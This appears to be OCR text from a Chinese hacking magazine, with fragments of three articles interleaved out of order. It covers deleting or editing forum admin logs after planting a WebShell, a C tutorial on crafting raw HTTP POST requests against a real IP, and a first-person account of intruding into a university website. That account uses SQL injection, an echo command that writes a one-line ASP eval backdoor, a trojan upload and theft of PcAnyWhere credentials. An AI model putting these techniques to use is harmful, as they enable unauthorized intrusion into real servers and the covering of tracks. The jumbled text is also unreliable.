


图5

也都成功了，然后我们利用它来写入一个真正的WebShell，主要是为了操作方便，如图6所示。




图6

上传成功后会在当前目录下生成一个与上传文件名一样的文件。如图7所示。





图7

所以大家上传文件时最好不要与论坛中已存在的文件重名。

清除后台日志

上面我们已经得到了WebShell，为了安全还要清除

适合读者：入侵爱好者，程序员
前置知识：C语言基础



另类"注入"我来谈

文/图 www.36963.cn

"注入"这一词眼下可算得上时髦，"大街小巷"到处都能"听"到看到。这一词曾经让无数人"闻名色变"，今天我们的话题仍是注入。不过今天我们这里的这个注入不同于以往的，它有别于通常的SQL注入，可以说是一种新型的。

平日里，人们在提交数据的时候都是采用页面形式。但是，今天我们这里就要打破这一传统观念。这种方法是通过自己构造HTTP请求报文，以程序的方式代替传统的方法，实现数据的自动提交。

在文章还未进入正题的时候，我就HTTP协议这个东西给大家再啰嗦两句。平日里，当我们在打开一个网站的时候，比如说http://www.hacker.com.cn/，实际上IE作为一个客户端，它将向服务器发送的是如下的请求报文：

```
GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint, application/vnd.ms-excel, application/msword, application/x-shockwave-flash, */*
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: www.hacker.com.cn
Connection: Keep-Alive
Cookie: NETEASE_SSN=hinrof; NETEASE_ADV=11&22; Province=0; City=0; NTES_UV_COOKIE=YES
```

从以上的报文中，我们可以看到很多字段，不过其中有很多并不是必须的，如果我们自己编程，只关心必要的就行了。在HTTP/1.1协议中规定了最小请求消息由方法字段(GET/POST/HEAD)和主机字段(HOST)构成。如上面的：

```
GET / HTTP/1.1
HOST:www.hacker.com.cn
```

但在HTTP/1.0中，HOST字段并不是必须的，至于这里为什么不能省，继续往下看。

GET和POST是浏览器向服务器提交报文通常所采用的两种方法。服务器在收到报文之后，解码分析出所需的数据并进行处理，最后返回结果。通常我们可以看到的都是像http://***.***.***.***/list.asp?id=***这样的URL请求，我们可以自己构造如下的报文来完成。

```
GET /list.asp?id=*** HTTP/1.1
HOST:***.***.***.***
```

由于受URL长度1024的限制，所以GET方法通常是用在提交一些小数据的情况下。如果数据比较大就只能采用POST方法。在讲解POST方法的一些要点之前，大家还是先来看一段POST请求报文。

```
POST /huace/add.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint, application/vnd.ms-excel, application/
```

后台的日志，因为在这之前你已经留下了一屁股的"痕迹"。如图8 所示。




图8

这个就简单多了，直接用WebShell删除后台的日志文件(即论坛bbsdata目录下的admin_record.php文件)就OK了。当然，我们还可以做得更好一点，就是把日志文件中关于自己操作的信息删除。如图9 所示。



图9

好了，到这里整个过程就结束了，如果有不明白的地方请到论坛与我讨论或者直接联系我。

```
mswordd, application/x-shockwav
e-flash, */*
Referer: http://202.147.125.36/huace/add.php
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: 202.147.125.36
Content-Length: 115
Connection: Keep-Alive

name=test&email=&comefrom=&homepage=&icq=&oicq=&image=say.gif&comment=test&password=&doadd=%B7%A2%CB%CD%C1%F4%D1%D4
```

与GET方法相比，在字段下面多了一段内容，这就是我们提交的数据，如果有中文须经过urlencode编码。同样让我们省去不必要的字段，构造一个最小的POST请求。

```
POST /huace/add.php HTTP/1.1
Host: 202.147.125.36
Content-Type: application/x-www-form-urlencoded
Content-Length: 115

name=test&email=&comefrom=&homepage=&icq=&oicq=&image=say.gif&comment=test&password=&doadd=%B7%A2%CB%CD%C1%F4%D1%D4
```

上面的Content-Type字段表示为POST表单型的，Content-Length当然就是表示实体数据的长度了，这里都不能少，不然就无法正确接收了。这样，服务器端处理页面就会收到提交的数据，并接收处理，如果是向数据库里写东西，就会出问题了。

上面不知不觉的讲了一大堆关于客户端的东西，接下来看服务器方面。当报文数据到达服务器后，服务器底层进程进行接收并放入特定的缓冲区，同时置一些环境变量，如"CONTENT_LENGTH"、"QUERY_STRING"等，当然这其间还是屏蔽了一些底层细节的，如客户端提交的数据是怎么被重置到被请求页的标准输入的，在此我们就不做过多的考虑。之后高层应用程序如CGI、ASP、PHP等对其进行数据提取，其中CGI还须自己进行Unencode解码和字符串提取。假如向一个ASP程序提交数据，我提交了name和body字段，且采用POST表单方式提交，在ASP程序中应如下进行接收:

```
name=request.form("name")
body=request.form("body")
```


并添加到数据库中

```
rs.addnew
rs("name")=name
rs("body")=body
rs.update
```

到此，该讲的也基本上讲完了，同时这里我们还要注意一点就是我们在发送报文时，"name=value"URLEncode编码这个东西不能少，如果没有它，我们在向数据库写东西的时候有可能就会失败。同时我们在这里还要注意一个问题，当编译器处理的是中文字符时，它会自动根据字符的位7来读入一个或两个字符，这时可以强制采用unsigned char *来读入一个字符。

```
int isT(char ch)
{
if(ch==' '||ch=='%'||ch=='/'||ch&0x80) return 1;
  else return 0;
}
int encode(char *s,char *d)
{
  if(!s||!d) return 0;
  for(;*s!=0;s++)
  {
    unsigned char *p=(unsigned char*)s;
    if(*p==' ')
    {
      *d='%';
      *(d+1)='2';
      *(d+2)='0';
      d+=3;
    }
    else if(isT(*p))
    {
      char a[3];
      *d='%';
      sprintf(a,"%02x",*p);
      *(d+1)=a[0];
      *(d+2)=a[1];
      d+=3;
    }
    else
    {
      *d=*p;
      d++;
    } }
  *d=0;
  return 1;
}
/* Unencode URL解码函数 */
int unencode(char *s,char *d)
{
  if(!s||!d) return 0;
  for(;*s!=0;s++)
  {
    if(*s=='+')
    {
      *d=' ';
      d++;
    }
    else if(*s=='%')
    {
      int code;
      if(sscanf(s+1,"%02x",&code)!=1) code='?';
      *d=code;
      s+=2;
      d++;
    }
    else
    {
      *d=*s;
      d++;
    } }
  *d=0;
  return 1;
}
/* booksend.cpp */
```

适合读者：脚本爱好者，入侵爱好者
前置知识：SQL注入基础



防注入程序不防注

文/图 网络痴迷

一个同学在QQ给我发了一个他们学校的网址，问我可不可以拿个WebShell给他。说真的，我打开一看其实是没有什么信心的，原因是网站的首页是php的，我对php不是很熟悉，其次这样的名校网络安全做的应该是相当到位吧。那我就直接从二级网站入手，这样的话可能性应该会大一些。

功夫不负有心人，我终于找到了这个学校的科技处网站是ASP做的，有可能存在漏洞。随手在调用数据库的地方试了下，果然存在着SQL漏洞。拿出NBSI2来一扫，才发现连接数据库的权限竟然是SA，xplog70.dll也没删除，还可以执行DOS命令。简直是太顺利了，好久都没有这么好的运气了。既然同学要个WebShell我就给他"弄"个先，郁闷的是Tftp上传失败。那我就用冰狐浪子的一句话后门，然后再写个大马进去。用NBSI2找到网站所在的目录，再在NBSI2的DOS命令下执行"echo ^<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT^>eval^(Request.form^('#'^)+''^)^</SCRIPT^>>D:\kjc\1.asp"把这句话写到网站的一个目录下，用客户端连接却没有任何的反映。又把1.asp变成1.txt访问看一下，代码完全正确，怎么就是连接不上呢？不明白。最后我决定从网站的上传里传个asp木马上去，不过上传的时候是需要密码的，我翻便了网站的整个数据库就是没有找到密码。最后我在NBSI2的命令行把上传文件的页面copy了一份后缀名改txt，然后访问。找到上传的时候要调用的文件，其中用一个user.asp，用同样的方法copy了一份user.asp为txt文件访问。发布文件和信息的所有的密码全都在里面，看看能不能传ASP。很幸运什么都没有过滤成功的得到了一个WebShell。进去一看还有PcAnyWhere，下载了cif文件发现版本也不是最新的。得到PcAnyWhere管理员的用户名和密码。

这里想说下很多网站的Web服务器喜欢用PcAnyWhere来管理，很多都是老版本并且权限设置的不好。攻击者一旦得到了WebShell就得到PcAnyWhere的用户名和密码的可能，从而控制整个服务器。我的建议是PcAnyWhere换成11.0，经过测试这个版本的cif文件的管理员名字和密码已经不能用旧工具读取出来了（黑防VIP系统中收录了新的PcAnyWhere密码文档破解工具），还有个优点是支持SecurID双重认证了。使用SecurID双重认证可以完全不用限制IP，对方即使知道PcAnyWhere的用户名和密码也无法进行连接。有种说法是装了PcAnyWhere就不可以用3389了，没有测试。

只可惜主页服务器和这个服务器是分开的还在不同的网段上，删除了我copy的txt文件后，直接把WebShell发给了同学。并告诉他入侵经过，他问我有没有留下别的后门，我说没有。

事情到这儿就应该结束了，没有想到的是过了n久时间之后，我在QQ上又遇见了那个同学。他说已经把漏洞给堵上了，还说你不是很嚣张的吗？不是学计算机的吗？再给我搞个WebShell看看，然后发出了一串夸张的QQ笑容表情。天啦，我说你把漏洞都补上了我没有那个本事。他说你要是可以做到我这下就真的服了你了，再给你几个MM的QQ号（事后才发现完全是一场骗局，55555）。这下我的动力来了，我首先想到是我以前留下的上传密码，却郁闷的发现给删了，PcAnyWhere倒是可以使用，不过服务器是锁定的状态。打开那个站点看看，发现以前能够注入的地方全给过滤了。如图1所示。

